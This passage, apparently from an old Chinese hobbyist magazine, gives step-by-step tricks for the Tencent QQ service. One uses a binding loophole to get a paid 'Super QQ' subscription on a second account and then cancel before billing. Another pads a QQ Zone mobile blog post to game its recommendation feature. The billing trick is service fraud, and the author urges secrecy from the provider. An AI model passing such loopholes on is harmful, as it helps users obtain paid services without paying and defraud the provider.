


图3　B QQ开通超级QQ




图4　开通成功

待到绑定、开通成功之后，B就可以退下舞台了（扔掉也罢，送我也行）。再次强调：短时间内不会收费，大家可以像我一样月末开通也可以，如图4、图5。




图5　开通成功

接下来A登上舞台，你的A QQ应该还没有绑定才可以，用刚才的手机号码对A QQ进行绑定，方法同上，接下来就等着“绑定成功”的提示了，如图6。




图6　A QQ绑定成功

OK，主要任务已经完成，接下来查看A的图标吧，吃惊了吗？嘴张多大了？哈哈！如图7。




图7　A　QQ居然开通了超级QQ

接下来就是善后了，手机关闭刚才B开通的超级QQ业务，几个小时之内是不会向你收费的。接下来查看两个QQ的信息，你是不是更加吃惊？嘴是不是张的更大了？如图8。

图8　A与B的信息对比

没错！A QQ既亮着手机绑定，又亮着超级QQ的图标，而B QQ的这两个图标都熄灭了。A QQ图标熄灭的时间应该就是漏洞被TX查到的时候吧，所以大家自己知道就可以了，不要像我一样的告诉大家哦。

课后作业：1、TX规定一个手机只能绑定一个QQ号码，而我们却可以绑定两个，这有没有什么利用价值？2、与超级QQ类似的还有短信超人，下面我就不说了……留给有心人吧！

QQ空间5.0技术大揭秘（续篇）

图 郝安山

本以为第一篇的空间揭秘就够透彻了，可没想到5.0空间这么NX，特作此篇，以表……

1、正规途径刷空间人气的不正规方法

前几天一直用手机玩着QQ，发现手机Qzone挺不错的，所以就转啊转，看到某牛人的日志一共就4篇，可回帖却过万？看那QQ也不是强人，怎么就那么牛？难道牛年是他本命年？后来发现有个“手机美文”的东西。




图1　登录手机QQ空间

找到原因，那我也写吧，没想到门槛还挺高：**500字以上，48小时之内**。当时令小菜我一阵憋气，500字可要我命啊，手机又不能手写。研究半日终得正果，下文用到电脑WAP浏览器，只做演示，想利用这种方法点亮手机腾讯网图标的朋友，本人不保证你看到本文时还可以用！！！

鉴于大家不经常用手机上网，我写得详细一点。首先打开“手机qq空间”并登录自己的空间，如图1。

接下来**“进入日志”—“写日志”**，在这里随便填写一下就可以，因为重点在后面。这里只是创建一个“日志模块”，填写内容如图2。




图2　简单填写日志

接下来就是重点了，用电脑登录自己的QQ空间，找到你刚刚创建的“日志模块”，如图3。




图3　找到日志模块

接下来进入日志进行编辑就OK了，如图4。注意字数要在500字以上，我文笔不好就别问我写什么内容了，在这里喜欢原创的自己用键盘敲打就行了。如果你也像我一样懒，还是复制粘贴来的简单，呵呵。




图4　编辑日志

发表完日志之后，转回WAP，再次找到刚才的日志，点击“与更多的网友分享，推荐到——”，如图5。




图5　推荐日志

强调一点就是一定要在建立日志模块后的48小时之内推荐，否则你是收不到如图6的信息的。

